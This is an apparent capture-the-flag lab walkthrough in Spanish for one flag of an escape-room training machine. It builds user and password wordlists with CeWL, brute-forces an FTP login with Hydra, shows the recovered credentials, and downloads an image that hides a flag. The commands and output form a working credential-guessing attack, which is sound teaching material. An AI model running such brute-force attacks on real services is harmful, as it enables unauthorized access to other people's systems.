

Escape room WGIBSON – Bandera 4

Bandera 4

A continuación, intentaremos acceder al servicio ftp, para lo que necesitamos un nombre de usuario y su correspondiente contraseña.


Para ello, se procede a crear un diccionario con las cadenas de palabras que contiene la aplicación web que se ha ido visualizando

Visualizamos la aplicación web desde el navegador.

Introducimos en la barra de navegación la dirección


[dirección ip]

y pulsamos enter



Aparecerá una página web en la que tenemos información sobre los miembros del grupo de hackers.

Abrimos un archivo nuevo en el editor de texto y creamos un listado con los nombres de los personajes que aparecen en la web. Hay que tener en cuenta que se deben añadir todas las combinaciones de mayúsculas y minúsculas posibles.




Guardamos el archivo con el nombre **usuarios** en la ubicación por defecto y después comprobamos que el listado es correcto.

Introducimos en la terminal el comando

cat usuarios

y pulsamos enter



Para crear el archivo con las posibles contraseñas utilizaremos **CeWL**, una aplicación programada en Ruby que automatiza este tipo de procesos

Usaremos los siguientes parámetros:

-m 5 -> buscaremos palabras de un mínimo de 5 caracteres


-w ./claves -> indica que escribimos el resultado en el archivo claves

http://192.248.134 -> dirección IP de la aplicación web

Introducimos en la terminal el comando

```
cewl -m 5 -w ./claves [dirección ip]
```

y pulsamos enter



The screenshot shows a Kali Linux terminal window titled "root@kali: ~". The terminal output displays the command `cewl -m 5 -w ./claves 192.168.1.44` and its execution. The output shows the version of CeWL (5.4.4.1) and the generated password list (Arkanoid, Robin Wood, robin@digi.ninja) along with the URL (https://digi.ninja/). The terminal window is part of a VMware Workstation 15 Player environment, as indicated by the title bar.


```
root@kali:~# cewl -m 5 -w ./claves 192.168.1.44
CeWL 5.4.4.1 (Arkanoid) Robin Wood (robin@digi.ninja) (https://digi.ninja/)
root@kali:~#
```

Comprobamos que el nuevo listado generado automáticamente es correcto.

Introducimos en la terminal el comando

cat claves

y pulsamos enter



```
Kali-Linux-2019.3-vmware-amd64 - VMware Workstation 15 Player (Expired license)
Player
Applications Places Terminal Fri 12:46
root@kali: ~
File Edit View Search Terminal Help
root@kali:~# cat claves
ALERTA
SEGURIDAD
nivel
responsable
información
poder
Aclamado
hacker
mundial
famoso
divulgación
secretos
Estado
Reino
Unido
mayor
pulso
antisistema
conocido
hasta
fecha
Después
entregarse
autoridades
liberado
temor
existencia
Desde
entonces
mantiene
```

Para realizar el ataque contra el servicio FTP utilizaremos **Hydra**, una herramienta que permite averiguar logins mediante fuerza bruta, probando todas las combinaciones posibles de usuario y contraseña a partir de listados o bases de datos.

Usaremos los siguientes parámetros:

-L usuarios -> indica que queremos probar con los nombres de usuario del archivo usuarios


-P claves -> indica que queremos probar con las contraseñas del archivo claves

ftp://[dirección ip] -> dirección que queremos atacar

Introducimos en la terminal el comando

hydra -L usuarios -P claves ftp://[dirección ip]

y pulsamos enter



```
root@kali:~# hydra -L usuarios -P claves ftp://192.168.1.44
Hydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in military or secret service or
organizations, or for illegal purposes.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2019-11-08 12:47:21
[DATA] max 16 tasks per 1 server, overall 16 tasks, 1296 login tries (l:12/p:108), ~81 tri
es per task
[DATA] attacking ftp://192.168.1.44:21/
[STATUS] 304.00 tries/min, 304 tries in 00:01h, 992 to do in 00:04h, 16 active
[21][ftp] host: 192.168.1.44 login: Armitage password: vasija
[STATUS] 288.33 tries/min, 865 tries in 00:03h, 431 to do in 00:02h, 16 active
[STATUS] 284.50 tries/min, 1138 tries in 00:04h, 158 to do in 00:01h, 16 active
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2019-11-08 12:51:56
root@kali:~#
```

Tras un tiempo de espera obtenemos que un login válido para acceder al FTP es:

Usuario: Armitage

Password: vasija


Nos conectamos al servicio FTP con las credenciales obtenidas.

Introducimos en la terminal el comando

ftp [dirección ip]

y pulsamos enter

Introducimos **Armitage** y **vasija** como nombre de usuario y contraseña cuando se nos pregunte.



```
root@kali:~# ftp 192.168.1.44
Connected to 192.168.1.44.
220-<--flag: (Introduce este codigo en nuestra web DHI30TU2) Consigues descubrir que los sensores del servicio han detectado al usuario Armitage en el servicio FTP, pero tu instinto te dice buscar en mas servicios de esa maquina.-->
220
Name (192.168.1.44:root): Armitage
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp>
```


Podemos ver que aparece la primera bandera de nuevo.

Una vez conectados, comprobamos el listado de ficheros disponibles en el servidor FTP

Introducimos en la terminal el comando

ls -lisa

y pulsamos enter




```
ftp> ls -lisa
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
dr-xr-x---  2 1002      1002          4096 Sep 21 02:47 .
dr-xr-x---  2 1002      1002          4096 Sep 21 02:47 ..
-rw-r--r--  1 1002      1002           220 Jul 03 02:04 .bash_logout
-rw-r--r--  1 1002      1002          3771 Jul 03 02:04 .bashrc
-rw-r--r--  1 1002      1002           807 Jul 03 02:04 .profile
-rw-r--r--  1 1002      1002          8980 Jul 03 02:04 examples.desktop
-rwxrwxrwx  1 0         0          207139 Sep 21 08:46 stegonante.jpg
226 Directory send OK.
ftp>
```

Observamos la existencia de un archivo sospechoso llamado **stegonante.jpg**, cuyo nombre hace referencia a las técnicas de estenografía, utilizadas para ocultar mensajes y objetos dentro de otros archivos.

Para descargar el archivo introducimos en la terminal el comando

get stegonante.jpg

y pulsamos enter

A screenshot of a Kali Linux virtual machine running in VMware Workstation 15. The terminal window shows an FTP session. The user has entered the command 'get stegonante.jpg' and the output shows the file being downloaded successfully. The terminal text is as follows:

```
ftp> get stegonante.jpg
local: stegonante.jpg remote: stegonante.jpg
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for stegonante.jpg (207139 bytes).
226 Transfer complete.
207139 bytes received in 0.02 secs (9.3707 MB/s)
ftp>
```

Una vez descargado el archivo, nos desconectamos del servicio ftp.

Introducimos en la terminal el comando

bye


y pulsamos enter

Para comprobar si hay información oculta en la imagen utilizaremos el comando strings, que sirve para ver el contenido de ficheros que no son de texto.

Introducimos en la terminal el comando

strings stegonante.jpg

y pulsamos enter



Observamos al principio hay algo de información sobre la la imagen y su creación, pero al final aparece el texto **flag.pdf**

